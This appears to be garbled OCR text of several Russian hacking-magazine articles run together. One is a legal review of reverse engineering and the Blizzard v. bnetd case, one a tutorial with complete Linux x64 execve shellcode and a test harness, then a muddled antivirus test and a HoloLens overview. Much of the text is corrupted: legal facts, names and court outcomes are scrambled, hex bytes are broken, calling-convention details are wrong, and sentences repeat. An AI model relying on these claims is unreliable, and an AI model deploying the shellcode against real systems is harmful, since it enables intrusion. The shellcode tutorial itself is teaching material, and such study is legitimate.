Законы, которые регулируют реверсинг, в каждой стране свои, и их нюансы могут сильно различаться. Давай пройдемся по основным из них.

США

- Закон об авторском праве и положения о добросовестном использовании (раздел 17 Свода законов США (U. S. C.) и статьи 107 указанного раздела)
- Закон о сверхпроводимости
- Положения о запрете обхода технических мер защиты Закона об авторском праве в цифровую эпоху (он же тот самый DMCA) (статья 1201 раздела 17 Свода законов США)
- Закон о конфиденциальности электронной связи (статья 2510 раздела 18 Свода законов США)

Россия

- Гражданский кодекс (часть четвертая)
- Федеральный закон «О комментарий права»
- Федеральный закон «Об информации, информационных технологиях и о защите информации»

Евросоюз

- Директива 2009/24/ЕС о правовой охране компьютерных программ

Но одними положениями закона дело не ограничивается — помимо нормы закона, есть еще и положения договоров и соглашения, которые заключаются между правообладателями софта и его пользователями.

Производители софта всегда включают пользовательское соглашение (EULA), по которому пользователям запрещается производить декомпилирование, дизассемблирование, реверс-инжиниринг и так остальное.

Вот, например, как выглядит пункт соглашения для Kaspersky Rescue Disk 18:

> «Запрещается декомпилировать, дизассемблировать, модифицировать или выполнять производные работы, основанные на ПО, целиком или частично за исключением случаев, предусмотренных применимым законодательством».

А вот EULA для продуктов Cisco:

> *Customer specifically agrees not to:*
> *(b) reverse engineer or decompile, decrypt, disassemble or otherwise reduce the Software to human-readable form, except to the extent otherwise expressly permitted by applicable law notwithstanding this restriction or except to the extent that Cisco is legally required to permit such specific activity pursuant to any applicable open source license;*

Такие формулировки часто встречаются в пользовательских соглашениях. Их задача — ограничить возможности пользователя так, где закон ему прямо не запрещает обратную разработку. Это довольно юридическая тема, которая кова с постоянства на программный код. Нарушение EULA напрямую ведет к разным неприятностям — начиная от отказа в техподдержке продукта или лицензии и заканчивая денежной компенсацией за нарушение авторских прав.

Но законодательство и договоры — не самое интересное. Важнее всего понять, какие действия разрешены, а какие запрещены для случая первого. Ответы могут определяет трактовку норм закона. То есть именно в рамках такой трактовки становится понятно, в каких случаях можно понимает и грамотности при вынесении решения. Задача выяснится и насколько хорошо состоятелен адвокат, который будет отстаивать твои права в суде, рассмотрение конфликтной ситуации.

В России дел, связанных с реверсом, почти нет, что детали пока не уяснились. Гораздо больше дел касается нарушения прав в США, при рассмотрении. В рамках этой статьи я рассмотрю упомянутые в начале кейс Blizzard

BLIZZARD PROTIM BNETD

Начиная с 1997 года и вплоть до 2010 год, когда фирма Blizzard поступила к продажам игры Starcraft. Спустя несколько месяцев создатели Californiaforever.com и Bnetd.org, Стивен Ватсон (Mark Ratcliffe) запустил проект, который стал клиентом протокола, по которому игра подключалась к серверу Battle.net.

Результатом работы этого проекта стало то, что в почти сразу же Battle.net получил от Blizzard письмо с предупреждением о нарушении прав компании и требованием прекратить нарушение. В этом случае проигнорировать, а как кто именно действия были выражена нарушение авторских прав компании Не получив ответа на свой вопрос, Battle.net решил все же прекратить заниматься развитием проекта, но выложил в интернет исходники под лицензией GPL. Так появился клиентский проект bnetd — клон Battle.net, который, в частности, использовался на сервере bnetd.org.

В 2002 году в Blizzard решили обратиться к разработчикам следующей игры Warcraft III. А в 2003 году умельцы заревесрили протокол новой игры и написали форк bnetd под название Warforge — с поддержкой Warcraft III.

Через несколько дней после релиза Warforge клиентам Internet Gateway, предоставляемая хостингу проекту bnetd, получила аналогичное письмо. Компания Blizzard требовала прекратить CSS, сервер и bnetd.org (Internet Gateway содержание которого сводилось к тому, что создатели bnetd нарушают права Blizzard. Поскольку после отправки предупреждения прием bnetd не был закрыт, руководство Blizzard принесло решение обратиться в суд.

В 2002 году адвокаты Blizzard подали иск к хостингу bnetd.org, а также к Тому Дакину (Tim Durq), президенту компании Internet Gateway и одному из разработчиков проекта bnetd. Суть иска заключалась в нарушении авторских прав на bnetd.org, а позднее спор стал отягчаем еще вдвое. В иске Blizzard говорили, что bnetd — сервер-подделка, который нарушает сервис Battle.net, но при этом не проявляет подлинность клиента, чтобы определять, легальное ли используется клиентский ПО. Также Blizzard обвинили Internet Gateway в незаконном копировании фрагментов кода компьютерных программ Blizzard.

В ответ на иск Том Дакин заявил, что разрешение на обратную разработку, ведущий знак (в отношении Battle.net), а также о недобросовестной конкуренции со стороны отличается. В ходе рассмотрения дела суд отклонил ходатайство суда вынес решение в пользу истца, признав, что ответчик нарушает авторские права, продаваемые реверс-инжиниринг, а также обхода системы защиты на порсках прав (то есть не реализовав на своем сервере верификацию клиентов компании программ).

Ответчики решили обжаловать решение и подали апелляцию. В 2005 году Восьмой апелляционный суд подтвердил решение суда первой инстанции по обоим важным позициям и подтвердил неправомерность реверс-инжиниринга и отсутствие нарушения авторских прав компании Blizzard.

РОССИЙСКИЕ ЗАКОНЫ И СУДЕБНАЯ ПРАКТИКА

Если говорить о российском законодательстве, то в целом оно допускает проведение обратной разработки. Как идет дело в статье 1280 Гражданского кодекса РФ. Эта статья дает понять, что обратная разработка допустима только в случае соблюдения следующих условий:

Гражданский кодекс Российской Федерации (часть четвертая), статья 1280 «Право пользования программами для ЭВМ и базами данных»

Лицо, правомерно владеющее экземпляром программы для ЭВМ, вправе без согласия правообладателя и без выплаты дополнительного вознаграждения воспроизвести и предпринять обычной клад в исходный текст (декомпилирование, дизассемблирование) или получить такой код иными лицами, если действия, если они необходимы для достижения способности к взаимодействию независимо разработанной программы для ЭВМ с другими программами, которые могут взаимодействовать с декомпилированной программой, при соблюдении следующих условий:

1) информация, необходимая для достижения способности к взаимодействию, ранее не была доступна лицу, которое вправе сделать это;
2) указанные действия осуществляются в отношении только тех частей декомпилированной программы для ЭВМ, которые необходимы для достижения способности к взаимодействию;
3) информация, полученная при осуществлении декомпилирования, может использоваться лицо для достижения способности к взаимодействию независимо разработанной программы для ЭВМ с другими программами, но не может передаваться иным лицам, за исключением случаев, когда это необходимо для достижения способности к взаимодействию независимо разработанной программы для ЭВМ с другими программами, а также не может использоваться для разработки программы для ЭВМ, сходной по своему виду существенно схожей с декомпилированной программой для ЭВМ, или для осуществления иного нарушающего исключительное право на программу для ЭВМ.

Как видишь, в законе упомянут только скромный термин «программа для ЭВМ» — Гражданский кодекс не опускает более узкие понятия вроде мобильных и веб-приложений, протоколов, баз данных и тому подобные вещей.

Здесь можно выделить три ключевых момента:

- копии программы должны быть получены легальным путем;
- цель проведения обратной разработки должна быть достижение взаимодействия с другими программами (то есть новая взять и закрывать продукт конкурента, чтобы понять, как в нем работает, и на основе иных фичи, а потом аналогичным образом реализовать их у себя);
- информация, необходимая для достижения возможности взаимодействия, ранее не была доступна для другого исполнителя.

Теперь рассмотрим наиболее важные вопросы, которые относятся к легальности реверс-инжиниринга.

Можно ли применять другие лиц для выполнения реверс-инжиниринга?

Ответ на этот вопрос может дать следующее решение суда:

Решение Арбитражного суда города Москвы от 29 мая 2013 года по делу № А40-10750/2013

По смыслу ст. 1274 ГК РФ и ст. 2 ГПБ ГК РФ исследование программы для ЭВМ, как и любого другого объекта исключительных прав, может быть проведено как пользователем самостоятельно, так и любым иным лицом, обладающим специальными знаниями, но в интересах пользователя, с его ведома и по его согласию. Это обыкновенно тем, что само по себе исследование в силу ст. 1301 ГК РФ не рассматривается в качестве способа использования объекта исключительных прав и не предполагает его возможное отчуждение или иное распоряжение. Кроме того, ремонт запрета на такие действия, которые исследование в интересах пользователя, его ведома и по его согласию любым лицом, обладающим необходимыми специальными познаниями, действующим законодательством не содержит.

То есть можно сделать следующий вывод: исследование программы для ЭВМ может быть проведено как пользователем самостоятельно, так и любым иным лицом, обладающим специальными знаниями, но в интересах пользователя, с его ведома и по его согласию.

Примего запрета на такое исследование одним лицом в интересах другого в действующем законодательстве нет. Это также вытекает из судебной практики, например из следующего документа.

Постановление Девятого арбитражного апелляционного суда от 12 августа 2013 года № 09АП-23848/2013-ГК

Приказ запрет на осуществление исследования в интересах пользователя, его ведома и по его согласию любым лицом, обладающим необходимыми специальными познаниями, в действующем законодательстве отсутствует.

Допустимо ли проведение реверс-инжиниринга, если в лицензионном соглашении, на условиях которого распространяется программа, ничего об этом не говорится?

Ответ опять же можно найти в одном из постановлений.

Постановление Одиннадцатого арбитражного апелляционного суда от 25 октября 2012 года по делу № А05-13189/2012

Заключение лицензионного соглашения с правообладателем программы вправе совершать в отношении его действий, предусмотренных ст. 1280 РФ, в таком виде действий, обусловленных условиями с ведомостью пользования программы. Договор действует до момента или иного отчуждения экземпляра программы или базы. На этот договор в отличие от иных лицензионных соглашений не распространяется правило, установленное пунктом 2 ст. статьи 1235 Кодекса.

Аналогичный ответ, кстати, содержится и в Постановлении Пленума ВС РФ и Пленума ВАС РФ от 26 марта 2009 года № 5, 29 «О некоторых вопросах, возникающих в связи с применением в действие части четвертой Гражданского кодекса Российской Федерации».

Допустимо ли проводить реверс-инжиниринг, чтобы проверить, не является ли исследуемая программа вредоносной?

Однозначного ответа на этот вопрос нет, и все будет зависеть от обстоятельств дела. В уже упомянутом примере из практики было принято, что исследование программы для ЭВМ в целях подобной проверки — ответственное — чем собрал доказательства в свою защиту.

Постановление Девятого арбитражного апелляционного суда от 12 августа 2013 года № 09АП-23848/2013-ГК

Кроме того, как следует из материалов дела, исследование программы было проведено с ответчиком в целях доказывания и обоснования своей позиции, ходатайств, исключительно в целях исполнения обязанности по доказыванию иском, требования в ходе спора. Ответчик в ходе ст. 67 АПК РФ, не нарушив закона создания для истца каких-либо негативных последствий и не привело к возникновению таких последствий.

Но имей в виду, что сейчас судебные решения не являются прецедентами в буквальном смысле слова как в США или Великобритании. То есть, решение по одной ситуации не обязательно станет примером для всех последующих схожих дел. Так что и воспринимать их нужно скорее как справочную информацию.

ВЫВОДЫ

Законодательство (как зарубежное, так и российское) предусматривает норму, по которому допустимо проведение реверс-инжиниринга. Они содержат ряд условий, которые необходимо соблюсти. Это, скорее всего, позволит гражданину, проводящему обратную разработку, оставаться в рамках правообладания не для предварительного своего согласия. Российская практика в этом вопросе только развита плохо, но и ей известны дела, которые так или иначе касались обратной разработки.


www

Русский перевод справочного материала по компьютерным преступлениям, подготовленный фондом Electronic Frontier Foundation

ЛИНУКСОВЫЙ IOT ПОД ПРИЦЕЛОМ

Семён Пахров
@pehrow

ПИШЕМ ШЕЛЛ-КОД ПОД *NIX X64



IoT — самый настоящий тренд последнего времени. Почти везде в нем используется ядро Linux. Однако ставят по вирусопластелину и шелл-коду под эту платформу сравнительно мало. Думаешь, писать шелл-код под Linux — только для избранных? Давай выясним, так это или нет.

ВАЗА

Что нужно для работы?

Для компиляции шелл-кода нам понадобятся компилятор и линкующие. Мы будем использовать `nasm` и `ld`. Для проверки работы шелл-кода мы напишем небольшую программку на C. Для ее компиляции нам понадобится `gcc`. Для некоторых проверок будет нужен `radare2` (часть фреймворка radare2). Для написания вспомогательных функций мы будем использовать Python.

Что нового в x64?

x64 является расширением архитектуры IA-32. Основная отличительная ее особенность — поддержка 64-битных регистров общего назначения, 64-битных арифметических и логических операций над целыми числами и 64-битных виртуальных адресов.

В x64 появились более конкретно, то все 32-битные регистры общего назначения, обладают, доступных в расширенные версии (`rax`, `rbx`, `rcx`, `rdx`, `rsi`, `rdi`, `rbp`, `rsp`) и несколько новых регистров общего назначения (`r8`, `r9`, `r10`, `r11`, `r12`, `r13`, `r14`, `r15`).

Появляется новое соглашение о вызовах (в отличие от архитектуры x86, оно только одно). Согласно ему, при вызове функции какой регистр используется для определенных целей, а именно:

- первые четыре целочисленных аргумента функции передаются через регистры `rcx`, `rdx`, `r8` и `r9` и через регистры `xmm0` — `xmm3` для типов с плавающей точкой;
- остальные параметры передаются через стек;
- для параметров, передаваемых через регистры, все равно резервируют место в стеке;
- результат работы функции возвращается через регистр `rax` для целочисленных типов или через регистр `xmm0` для типов с плавающей точкой;
- `rbp` содержит указатель на базу стека, то есть место (адрес), где начинается стек;
- `rsp` содержит указатель на вершину стека, то есть на место (адрес), куда будет помещено новое значение;
- `rsi`, `rdi` используются в `syscall`.

Немного о стеке: так как адреса теперь 64-битные, значения в стеке могут иметь размер 8 байт.

Syscall. Что? Как? Зачем?

Syscall — это способ, посредством которого user-mode взаимодействует с ядром в Linux. Он используется для различных задач: операции ввода-вывода, запись и чтение файлов, открытие и закрытие программ, работа с памятью и сотью и так далее. Для того чтобы воспользоваться syscall, необходимо:

- загрузить соответствующий номер функции в регистр `rax`;
- загрузить аргументы параметры в остальные регистры;
- вызвать прерывание под номером `0x80` (начиная с версии ядра 2.6 это делается через вызов `syscall`);

В отличие от Windows, где нужно еще найти адрес необходимой функции, здесь все довольно просто и лаконично.

Номера нужных syscall-функций можно найти, например, здесь.

execve()

Если мы посмотрим на готовые шелл-коды, то многие из них используют функцию `execve()`.

`execve()` имеет следующий прототип:

```
int execve(const char *filename,
           char *const argv[],
           char *const envp[]);
```

Она вызывает программу `filename`. Программа `filename` может быть либо исполняемым бинарником, либо скриптом, который начинается со строки `#!interpreter [optional-arg]`.

`argv[]` является указателем на массив, по сути, это тот самый `argv[]`, который мы видим, например, в C или Python.

`envp[]` — указатель на массив, определяющий окружение. В нашем случае не используется, будет иметь значение `null`.

Основные требования к шелл-коду

Существует такое понятие, как position-independent code. Это код, который будет выполняться независимо от того, по какому адресу он загружен. Чтобы наш шелл-код мог выполняться в любом месте программы, он должен быть позиционно-независимым.

Чаще всего шелл-код загружается функциями вроде `strcpy()`. Подобные функции используют байты `0x00`. `0x00`. `0x00` как разделитель (аналог от платформы и функции). Поэтому лучше также значения не использовать. В противном случае функция может скопировать шелл-код не полностью. Рассмотрим следующий пример:

```
$ rasm2 -a x86 -b 64 'push 0x00'
6a00
```

Как видно, код `push 0x00` ассемблируется в следующие байты `6a 00`. Если бы мы использовали такой код, то наш шелл-код бы не сработал. Функция скопировала бы все, что находится до байта со значением `0x00`.

В шелл-коде нельзя использовать «заводскомежные»-адреса, потому что мы заранее этих самых адреса не знаем. По этой причине все строки в шелл-коде получаются динамически и хранятся в стеке.

Вот вроде бы и все.

JUST DO IT!

Если бы понятия до этого места, то уже должна сложиться картина, как будет работать наш шелл-код.

Первым делом необходимо подготовить параметры для функции `execve()` и затем правильно расположить их на стеке. Функция будет выглядеть следующим образом:

```
execve("/bin/sh", ["/bin/sh"], null);
```

Второй параметр представляет собой массив `argv[]`. Первый элемент этого массива содержит путь к исполняемому файлу.

Третий параметр представляет собой информацию об окружении, нам он не нужен, поэтому будет иметь значение `null`.

Сначала получим нулевой байт. Мы не можем использовать структуру вида `mov eax, 0x00`, поскольку это приведет к появлению nul-байтов в коде, так что мы будем использовать следующую инструкцию:

```
xor rdx, rdx
```

Вызовем эту функцию для `/bin/sh`:

```
>>> rev.rev_str("/bin/sh")
'68732f6e69622f'
```

Получили строку длиной 7 байт. Теперь рассмотрим, что произойдет, если мы попробуем положить ее в стек:

```
$ rasm2 -a x86 -b 64 'mov rax, 68732f6e69622f; push rax'
48b82f6269six2f73680050
```

Мы получили нулевой байт (второй байт с конца), который сломает наш шелл-код. Чтобы этого не произошло, воспользуемся тем, что Linux игнорирует последовательные слэши (то есть `/bin//sh` — это одно и то же):

```
>>> rev.rev_str("/bin//sh")
'68732f2f6e69622f'
```

Теперь у нас строка длиной 8 байт. Поскольку, что будет, если положить ее в стек:

```
$ rasm2 -a x86 -b 64 'mov rax, 0x68732f2f6e69622f; push rax'
48b82f6269six2f2f73680f
```

Никаких нулевых байтов!

Затем на стеке нам информацию о функции `execve()`. Смотрим номер функции, которой положим в `rax` — 59. Смотрим, какие регистры используются:

- `rdi` — хранит адрес строки `filename`;
- `rsi` — хранит адрес строки `argv`;
- `rdx` — хранит адрес строки `envp`.

Теперь собираем все воедино.

Кладем в стек символ конца строки (помним, что все делается в обратном порядке):

```
xor rdx, rdx
push rdx
```

Кладем в стек строку `/bin//sh`:

```
mov rax, 0x68732f2f6e69622f
push rax
```

Получаем адрес строки `/bin//sh` в стеке и сразу помещаем его в `rdi`

```
mov rdi, rsp
```

В `rsi` необходимо положить указатель на массив строк. В нашем случае этот массив будет содержать только путь до исполняемого файла, поэтому достаточно положить туда адрес, который сохранен в `rsp`. Теперь, где может адрес строки (на языке C указатель на указатель). Адрес строки у нас уже есть, он находится в регистре `rdi`. Массив `argv` должен заканчиваться null-байтом, который у нас находится в регистре `rdx`.

```
push rdx
push rdi
mov rsi, rsp
```

Теперь `rsi` указывает на адрес в стеке, в котором лежит указатель на строку `/bin//sh`.

Кладем в `rax` номер функции `execve()`:

```
xor rax, rax
mov al, 0x3b
```

В итоге получили такой файл:

```
; rsmo /bin/sh

section .text
    global _start

_start:

    xor rdx, rdx
    push rdx
    mov rax, 0x68732f2f6e69622f
    push rax
    mov rdi, rsp
    push rdx
    push rdi
    mov rsi, rsp
    xor rax, rax
    mov al, 0x3b
    syscall
```

Компилируем и линкуем под x64. Для этого:

```
$ nasm -f elf64 example.asm
$ ld -m elf_x86_64 -s -o example example.o
```

Теперь можем использовать `objdump -d example` для того, чтобы посмотреть получившийся файл:

```
Disassembly of section .text:
0000000000400080 <.text>:
  400080: 48 31 d2                xor    %rdx,%rdx
  400083: 52                      push   %rdx
```

Чтобы получить шелл-код надо `\x11\x22...`, из бинарника, можем воспользоваться следующим кодом:

```
$ objdump -d -j .text -j .rodata -j .data -j .bss example | tr '\t' '\n' | tr '\n' '\n' | egrep
'^[0-9a-f]{2}$' | ( do echo -n "\x51" ; done
```

В результате получаем:

```
\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x50\x48\x89\
xe7\x52\x57\x48\x89\xe6\x48\x31\xc0\x0b\x3b\x0f\x05
```

Тестируем шелл-код

Для теста использовим следующую программу на C (вместо `SHELLCODE` нужно вставить получившийся шелл-код):

```
// rsmo | tee test && rsc -mx -o
char shellcode [] = "SHELLCODE";
int main()
{
    void (*f)() = (void(*)())shellcode;
    f();
    return 0;
}
```

Затем компилируем:

```
gcc -m64 -fno-stack-protector -z execstack -o
shellcode_test shellcode_test.c
```

В результате получаем программу `shellcode_test`. Запускаем программу и проверяем, что в интерпретатор `sh`. Для выхода вводим `exit`

ЗАКЛЮЧЕНИЕ

Вот мы и написали свой первый шелл-код под Linux x64. Вот на первый взгляд, — немного сложного, трудное всего сократить размерен шелл-кода. И нельзя забывать, что это лишь «пробы пера», наш шелл-код не справится с DEP и ASLR, но получившиеся навыки пригодятся для написания более сложных вещей. ЗС

→

WWW

Таблица вызовов ядрой

Radare2 — фреймворк для реверс-инженеров

Собрание шелл-кодов под различные платформы

ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ ЧАСТЬ 3

ПРОКОПРИЙ ОДЕМ
AD-AWARE FREE ANTIVIRUS+, CRYSTAL SECURITY, ESET NOD32 HOME II, IONSLAYER, FREE ANTIVIRUS, I-FAST

ВВЕДЕНИЕ

Сегодняшние антивирусы в мире показывают настолько много, что у нас просто глаза разбегаются: сплошные дубликаты, посмешнее на экранах, сплошные ссылки на сайты, где вы сможете расширить свободу фантазии: были прекрасные, кошмарные и комплексные решения от Check Point, Sophos и Symantec, но вот в последнее время стоящие внимания решения стали попадаться все реже и реже, остались только бесплатные. Кто из участников нашего рейтинга выдержит Бичиль-стиль?

МЕТОДИКА ТЕСТИРОВАНИЯ


Любой антивирусник должен удовлетворять каким-то минимальным требованиям, поэтому мы и не стали тестировать такие, как Avast, Avira, Comodo и Panda. Но кое-кого мы все-таки взяли: Ещё раз: Ещё раз: Ещё раз

Автор: Леонид Кондратьев

ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ ЧАСТЬ 3

ПРОВЕРЯЕМ EOEM CLAM SENTINEL, TENCENT И NANO АНТИВИРУС

Тест 2. Вложенная страница загружалась бесконечностью со ссылкой сервера http://www.ccnet.com.cn/ru/index.html. Microsoft, Avast или SMB. Мы даже заполнили анкету на сайте ccnet, но ссылка, которая отправилась после нажатия «Send», не сработала. Ни одна из ссылок, которые мы получили на почту, не сработала. Поэтому в ход пошла самая мощная анкета с такой другой страной, которая не выглядит в прошлом тесте антивируса.



Тест 3. Зараженный эксплоит-сервер, загружается, но загружается бесконечно. Ни одна из ссылок, которые мы получили, не сработала. Ни одна из ссылок, которая выдавалась в прошлом, в данном тесте не выдана. Обычный антивирус заработал не сразу, но в конечном итоге, спустя пару минут, сообщил о угрозе. Спустя пару минут, Comodo, Panda, Trend Micro, Symantec, Tencent и Sophos.

Тест 4. Начинаем исследование. Первый сайт, который мы посетили, — Google, и Google не отпускает вас до тех пор, пока вы не нажмете на ссылку. Обычный антивирус заработал не сразу, но в конечном итоге, спустя пару минут, сообщил о угрозе. Спустя пару минут, Comodo, Panda, Trend Micro, Symantec, Tencent и Sophos.

Ручной перезапуск Crystal Security очистил тонкие, полностью предотвращение и стимулирующие заблокировали файлы с неизвестной регистрацией.

Тест 5. Прошел эвристику предупреждение. Сначала антивирус выявил ссылки, а после уже предупреждение. Спустя минуту он сработал на скачивание нового компонента на Adobe.

Через несколько секунд были загружены результаты обновления проверки, которые показывают, что ничего не обнаружено. Спустя пару минут Comodo, Avast, Trend Micro, Sophos, Panda, Tencent и Symantec. Спустя пару минут, Comodo, Avast, Trend Micro, Sophos, Panda, Tencent и Symantec. Спустя пару минут, Comodo, Avast, Trend Micro, Sophos, Panda, Tencent и Symantec.

Тест 6. Сначала сначала с ошибки. Однако после ручного перезапускания Crystal Security не стал сообщать о ошибке, а сразу заблокировал угрозу Flash Player. При таком числе действий разные антивирусных движков значительно отличаются. Спустя пару минут Comodo, Avast, Trend Micro, Sophos, Panda, Tencent и Symantec. Спустя пару минут Comodo, Avast, Trend Micro, Sophos, Panda, Tencent и Symantec.

Тест 7. продемонстрировали возможности ручного обнаружения. Файл сразу, как скачался на диск, в рамках Crystal Security сообщил, что он является новым неизвестным файлом, а значит, потенциально опасным.

Мы решили проверить, что будет, если пользователь проигнорирует такое не вирусное, но опасное поведение. Новый исследуемый файл сохранился на диске, но в качестве первой ближней начинки только этого и ждала. Сразу же была успешно запущена, и Crystal Security сообщил, что обнаружил новый неизвестный файл. Однако, в отличие от Nano, Crystal Security сообщил о подозрительном.

Обычный антивирус был полон на подозрительное, но заменил угрозы, которые Crystal Security не заметил. Спустя пару минут Comodo, Avast, Trend Micro, Sophos, Panda, Tencent и Symantec. Спустя пару минут Comodo, Avast, Trend Micro, Sophos, Panda, Tencent и Symantec.

Итоговый результат

Если бы Crystal Security не был выведен из игры очередной ошибкой в тестовом сценарии, то, скорее всего, он заблокировал бы угрозу, которую не заблокировал антивирус. Различные подходы к обнаружению угроз, которые, конечно, могут проверяться лишь вручную, дают свои плоды. Crystal Security сам по себе не является самым лучшим антивирусом, но в ручном режиме он может сыграть свою роль.

Тест 8. Начинаем проверку тест-сервер от Брандмауэра производителя, которая в отличие от всех серверных сервисов стороны не выдавала ссылки, а сразу начинала скачивать файлы. Тест-сервисов в виде тестового файла в открытом доступе.

Итоговый результат


Мы сохранили его как файл с расширением .exe и запустили вручную. После запуска Crystal Security сообщил, что обнаружил подозрительное, а на этот раз ни Microsoft Windows ни Avast (ICS Brazil).

Итоговый результат

После не установки тоже попытался нейтрализовать системы заражения. Обнаруживается на его прохождение на стороне по почтовому Крестьянскому. Поскольку в прошлом вредоносные действительно. Сначала мы поняли по тем же причинам.

Тест 9. Зараженный файл RAR был проигнорирован как OC, так и Crystal Security. Мы сделали ставку на то, что Crystal Security сообщит о подозрительном, но, к сожалению, ставка не сработала. Мы сделали ставку на то, что Crystal Security сообщит о подозрительном, но, к сожалению, ставка не сработала.

Тест 10. Файл с программным приложением для ОС Android был проигнорирован Crystal Security и антивирусным движком, так и при ручном сканировании.



APK Crystal Security не смогли сканировать

Итог: 10 из 10 угроз. Спустя пару минут Crystal Security стал полезным инструментом, но с ночным требованием было время для его запуска. Если в ручном режиме Crystal Security не сообщает о подозрительном, то, скорее всего, вы можете не обнаружить угрозу. Ручной запуск Crystal Security позволяет обнаружить угрозы, которые не обнаружены ранее APK, но с учетом всего сценарного антивируса. Crystal Security — не самый лучший антивирус.

Спустя пару минут Crystal Security выдал ошибку. Мы сделали ставку на то, что он сработает спустя и нашим. Новые загрузчики для обычной программы. Crystal Security сообщил, что обнаружил новый неизвестный файл, а значит, Crystal Security автоматически отслеживал угрозы, а значит, рано начинает.

SOPHOS HOME


Бесплатный антивирус Sophos поддерживает ОС Windows 7, 10 и ОС Mac. Для ОС Linux Sophos предлагает свой Sophos Home. Для ОС Linux Sophos предлагает свой Sophos Home. Для ОС Linux Sophos предлагает свой Sophos Home

ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ ЧАСТЬ 3

ПРОВЕРЯЕМ ВОЕМ CLAM SENTINEL, FORTICLIENT, TENCENT И NANO АНТИВИРУС

ZONEALARM FREE ANTIVIRUS + FIREWALL

Этот комплексный продукт сначала доставил нам другие гибриды антивируса и файрвола, обычно распространяемые под названием X Internet Security (где вместо X можно подставить название разработчика). Ещё до установки ZoneAlarm Free Antivirus + Firewall (далее — ZAFAF) предлагает выбрать способ создания правила для фильтрации трафика каждого приложения: выстрелить первым залпом в режиме обучения или сразу активировать максимально чёткие правила. Первый вариант удобен тем, что юзер постепенно контролировать ситуацию ZAFAF. Он будет спрашивать пользователя, когда какой-то из сервисов захочет что-нибудь предпринять: установить сетевое соединение. Второй вариант интересен для любителей тишины и для тех, кому страшно с подключением к интернету на чистом заражении. При его выборе ZAFAF заблокирует все соединения для сторонних программ сразу после установки. Пользователь сможет выборочно добавить в белый список те программы, которые сам захочет пустить в сеть.



Выбор режима работы файрвола до его установки

Онлайн-инсталлятор сначала доставлял дистрибутив размером 223 Мбайт. Он такой объёмный потому, что включает в себя пакет MS Visual C++ Redistributable. Установка относительно долгая — 8 минут. На завершающем этапе автоматически запускается экспресс-проверка системы, которая долго ещё нервничала на winy7.

По умолчанию в ZAFAF настройки опасное исключение: не проверять файлы, размер которых превышает 8 Мбайт. В нашем исследовании таким был только заражённый файл APK из десятого теста. Поэтому во всех остальных тестах мы оставили эту опцию активной.

ZoneAlarm
Antivirus/Anti-spyware Settings
Scan Options
Scan Exclusions
On-Access Scan
Quarantine
Virus Quarantine
Advanced Scan
Process Protection
Scan Options
Set Max scanned file size to 8 MB
Scan Exclusions
Set Max scanned file size to 8 MB

VR ДЛЯ ПРОГРАММИСТА часть 2: MS HOLOLENS

Рассматриваем аппаратную и программную часть и средства разработки

Юрий Шпильман, Фото — Автора

В прошлой статье я сделал общий обзор средств разработки для шлемов виртуальной и дополненной реальности и дал торжественное обещание в следующем номере рассказать рассказать тебе про Microsoft HoloLens. Что ж, пора сдержать слово!

Дополнения из виртуальной реальность. Что лучше?

Как читатель догадывается, дополненная реальность отличается от виртуальной тем, что в ней пользователь видит не только компьютерную графику, но и окружающий его мир. Для этого используются специальные прозрачные шлемы. MS HoloLens — это как раз первый случай, сетевая дополненной реальности, а я в качестве подопытного кролика использовал Epson Moverio.

Вот первое, это архитектура: можно по-прежнему разбирать задачи, сферы применения, но сам подход к разработке приложений, конечно, будет отличаться.

Во-вторых, медицина. Я не сомневаюсь, что студенты можно гораздо быстрее учиться с помощью виртуальной реальности, однако при производстве продукции дополненная реальность принесет огромную выгоду. Можно, например, сделать такую вещь: сборщик получает задание, а на его шлеме ему показывают, что нужно сделать. Или, допустимо, сборщик получает задание, а на шлеме ему показывают, что нужно сделать, только что он делает и где находится.

Кстати, сборщик получает задание обычно приходит с помощью дела источника сигнала, которая в HD качестве проецирует изображения на дно стеклянного шлема. Ещё раз повторю, что в виртуальной реальности, в отличие от дополненной, изображения, мультимедиа, слайдшоу и видео, которые видит пользователь, того, что делает и где находится.

Наконец, сборщик получает задание обычно приходит с помощью дела источника сигнала, которая в HD качестве проецирует изображения на дно стеклянного шлема. Ещё раз повторю, что в виртуальной реальности, в отличие от дополненной, изображения, мультимедиа, слайдшоу и видео, которые видит пользователь, того, что делает и где находится.

Устройство сидит на базе 2 Гбайт операционной памяти, из которой 1 Гбайт доступен для приложений. Для сравнения, у Google Glass доступно 1 Гбайт из 2 Гбайт. Microsoft HoloLens — это, по сути, Windows 10 с большим количеством ограничений: 16,5 кбайт, что, хватает примерно на два раза бесплатных игрушек.

С помощью встроенной HD камеры можно делать снимки с разрешением 2 Мпикселя, а с помощью встроенного микрофона записывать звук. Для этого есть Cortana, и MS Kinect. Кстати, на устройстве есть 4 микрофона — на каждом ухе очень, непонятственно над ушами. С их помощью создается стереозвук, не знаю, так, как подсказывает, определяется. По-то звучит отлично, поэтому поклонники звука в прокрасчике. Для общения с устройством используется Bluetooth. Кстати, в отличие от Google Glass, у устройства нет даже одного Bluetooth-наушника.

ОБЗОР ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

Операционная система HoloLens — Windows Holo 10, и уже выглядит 32 битная Windows 10. Для каждого приложения имеется имеет динамическое по-прогнозу. Приложения — Universal Windows Platform, а для HoloLens — Universal Windows Holo. Для каждого приложения имеется, в нем все части выполнены на основе сервисов, которые, в принципе, доступны на UWP-приложениям, а также на Windows Holo.

